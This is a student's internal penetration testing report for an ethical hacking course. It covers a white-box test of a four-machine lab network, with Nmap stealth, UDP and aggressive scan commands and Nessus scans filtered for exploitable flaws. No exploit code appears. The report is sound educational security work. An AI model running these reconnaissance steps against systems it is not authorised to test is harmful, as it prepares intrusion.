Abertay University

Internal penetration testing report

Ekku Jokinen

CMP210: Ethical Hacking 1

BSc Ethical Hacking Year 2

2018/19

Note that Information contained in this document is for educational purposes.

.

Abstract

A white box penetration test was done on Company XYZ's network in an effort to find potential attack vectors and vulnerabilities.

The network was first subjected to different scans to find out resources and services that were left open or misconfigured. After this the resulting vectors were further analyzed to gain as much information as possible that could help with gaining unauthorized access to the systems.

After these phases different vulnerabilities were exploited to gain a shell on the systems and also many of the admin accounts were breached.

Based on the findings form the above mentioned phases it can be concluded that the current state of security of Company XYZ is not on level with modern standards and the company could quite easily be attacked using inexpensive (and often free) hardware and tools freely available as well as documentation on how to use the tools for attacking purposes.

.

+Contents

.

1 INTRODUCTION

1.1 BACKGROUND AND SCOPE

We are tasked by Company XYZ to conduct a white box penetration test on their internal network. An internal white box penetration test simulates a malicious insider who has access to the network and has knowledge about it. The company's network consists of two servers and two clients and there are no restrictions other than that the systems can't be physically accessed during the penetration test.

As new technologies are released, it is easier than ever to have a misconfiguration in a network device or software. And it doesn't even have to be a modern system as many enterprise level systems are extremely option heavy and hard to configure securely even by a seasoned professional. Threat Stack, a cloud security company, concluded in 2017 that 73% of companies have one or more misconfigurations that are critical for their security.

Having a secure network is more important than ever after the new General Data Protection Act (GDPR) came to effect. Having a data breach can mean a very hefty fine for the company and potentially significant reputation loss. Edgescan, an award winning company conducting penetration tests, reveals in their 2018 vulnerability statistics report that 73% of all vulnerabilities they discovered were network vulnerabilities.

1.2 AIM

The aims of this penetration test are the following:

- scan every system in the network
- find any potential vulnerabilities
- exploit the vulnerabilities that were found if possible to gain unauthorized access to the systems
- recommend possible mitigations for the vulnerabilities and actions to take in the future

2 PROCEDURE & RESULTS

2.1 OVERVIEW OF PROCEDURE

As mentioned in the background section, Company XYZ's network consisted of two servers and two clients and the following details were given:

- Server1 192.168.0.1
- Server2 192.168.0.2
- Client1 192.168.0.10
- Client2 192.168.0.11

Figure 1 shows a diagram of the target network and the attacking machines:



Figure 1 Network diagram for the target including the attacking machines.

The procedure used for this penetration test comprised of the following phases: general information scanning, enumeration, vulnerability scanning and exploiting the vulnerabilities that were found. A penetration test usually begins with a footprinting phase but this was skipped because Company XYZ doesn't have a web presence and the aim of footprinting is to

gather information available from online source including company websites, social media and job postings.

A variety of common penetration testing tools pre-installed or available for free for Kali Linux (Kali from now on) or Windows were utilized for this penetration test. The configuration of the attacking machine is shown in figure 2. The base operating system for this machine was Windows 7 Professional and Kali was run inside VMware.



Figure 2 Computer configuration of the attacking machine.

2.2 SCANNING

The penetration test began with the scanning phase. Multiple types of scans were run to gain as much information as possible for the enumeration phase.

The software Nmap was used in Kali to first run a stealth scan (also called a SYN scan) on each of the systems to check that they were live (figures 3-6). The same scan also showed which of

the TCP ports were left open. A stealth scan leaves less traces in log files which is why it was chosen over a basic ping scan.

Commands used were:

nmap -sS 192.168.0.1

nmap -sS 192.168.0.2

nmap -sS 192.168.0.10

nmap -sS 192.168.0.11



Figure 3 Server1 online; also shows open TCP ports



Figure 4 Server2 online; also shows open TCP ports



Figure 5 Client1 online; also shows open TCP ports



Figure 6 Client2 online; also shows open TCP ports

Next the UDP ports were scanned with Nmap to see which ones were open with the following commands:

nmap -sU -T5 192.168.0.1
nmap -sU -T5 192.168.0.2
nmap -sU -T5 192.168.0.10
nmap -sU -T5 192.168.0.11



Figure 7 Server1 UDP scan results



Figure 8 Server2 UDP scan results



Figure 9 Client1 UDP scan results



Figure 10 Client2 UDP scan results

After the UDP scans the systems were scanned using the aggressive scan option available in Nmap. The aggressive option scans for the operating system version, service versions and does a script scan. This scan gave a lot of useful information which was used in the next phase when more information about the targets was enumerated. The aggressive scans were run with the commands:

nmap -A -T4 192.168.0.1

nmap -A -T4 192.168.0.2

nmap -A -T4 192.168.0.10

nmap -A-T4 192.168.0.11

The results for these scans are shows in Appendix A.

2.3 VULNERABILITY SCANNING

After running all the Nmap scans, a proprietary vulnerability scanner called Nessus was used to scan for vulnerabilities in the systems. A basic network scan was used to scan the machines with default options.



Figure 11 Choosing a scan in Nessus vulnerability scanner

Known network information was provided in the settings, like the IP ranges and the test account given for Client2.

Figure 12 Nessus scan settings

After the scan finished the results showed multiple possible vulnerabilities organized by the level of threat:



Figure 13 Nessus scan results

For more actionable results the vulnerabilities were filtered using the "exploit available" filter to show only vulnerabilities for which there are known exploits:



Figure 14 Filtering Nessus results

The vulnerabilities labeled critical are often the most interesting ones but even the medium and low ones should be studied since a sysadmin might overlook those thinking they offer no value to potential attacker.

